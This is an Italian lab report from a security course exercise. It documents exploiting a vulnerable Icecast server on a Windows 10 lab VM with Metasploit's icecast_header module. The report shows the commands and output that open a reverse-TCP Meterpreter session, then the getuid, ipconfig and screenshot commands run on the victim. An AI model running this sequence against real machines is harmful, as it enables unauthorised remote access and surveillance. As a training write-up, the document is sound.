S7L4

Data:14/11/2024

Informazioni Principali

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà: Vedere l' indirizzo IP della vittima E Recuperare uno screenshot tramite la sessione Meterpreter. Il programma da exploitare sarà Icecast già presente nella iso.

Svolgimento Esercizio

Ho attivato icecast su windows 10 (e avviato il server) dopodichè ho cercato il modulo ed exploit appropriato per l'esercizio.

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite
```

Caricato l'exploit con use 0 (o il path) ho proceduto a settare l'ip della vittima (win10) su rhost e l'ho avviato con run. Una volta andato a buon fine, aprirà una sessione con Meterpreter e con getuid vedremo che saremo "loggati" desktop\user

```
msf6 exploit(windows/http/icecast_header) > set rhost 192.168.1.17
rhost => 192.168.1.17
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (176198 bytes) to 192.168.1.17
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.17:49517) at 2024-11-14 06:32:45 -0500

meterpreter > getuid
Server username: DESKTOP-9K1O4BT\user
```


Ho utilizzato ipconfig per vedere l'indirizzo ip e le schede di rete (e le sue configurazioni) della vittima. (interface 4 è quella che ci interessa ora)


```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d6:06:50
MTU          : 1492
IPv4 Address : 192.168.1.17
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9813:9ecc:6ff7:bad6
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:24d7:90e:928a:4e76
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::24d7:90e:928a:4e76
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:111
```


Per fare uno screenshot scriviamo il comando screenshot (reperibile con il comando di aiuto help?) per fare uno screenshot della schermata della vittima, la salverà sulla macchina kali per poterla visionare al path mostrato concludendo l'esercizio.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/JbkLTLqI.jpeg
meterpreter >
```

Path su kali\immagineKali\RawEsportata


Trash
File System
Home
kali - Thunar
File Edit View Go Bookmarks Help
kali
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
flag.txt
fsEqlmSP.html
JbkLTLql.jpeg
jojo.elf
"JbkLTLql.jpeg" | 50.6 KiB (51,819 bytes) | JPEG image


JbkLTLql.jpeg - Image Viewer [3/3]
File Edit View Go Help
Cestino
Icecast2 Win32
tomcat
Google Chrome
Malware
Programmi per Malwa...
debug
Icecast2 Version 2.x
File Configuration About
Icecast.org
Stop Server
Start Server on Application Startup
Server Status
Running
Hide To Systray
Server Status
Source Level Stats
Global Statistics
Stat Type
Name
Value
Global Stat
connections
1
Server Has Been Running
0 Days, 0 Hours, 8 Minutes, 34 Seconds
Ricerca in Windows e nel Web
ITA
12:39
14/11/2024
JbkLTLql.jpeg 915 x 965 51.8 kB 83.7%



Conclusioni

In questo esercizio, ho configurato una sessione di Meterpreter su una macchina Windows 10 tramite Metasploit, sfruttando una vulnerabilità nota del server Icecast (che avevo già attivato e avviato sul target). Dopo aver selezionato e configurato l'exploit (exploit/windows/http/icecast_header), ho impostato l'IP della vittima e avviato l'attacco. Una volta stabilita la sessione Meterpreter, ho verificato con il comando getuid di essere connesso come l'utente desktop\user del target.

Per raccogliere ulteriori informazioni, ho utilizzato ipconfig per vedere le schede di rete e gli indirizzi IP configurati sulla macchina compromessa; tra queste, l'interfaccia 4 era quella rilevante per l'esercizio, dato che mostrava l'IP interno della vittima.

Infine, per completare la raccolta di dati, ho eseguito il comando screenshot in Meterpreter per ottenere uno screenshot della schermata attiva sulla macchina Windows, salvato automaticamente in una directory di Kali, che ho potuto visionare in un secondo momento.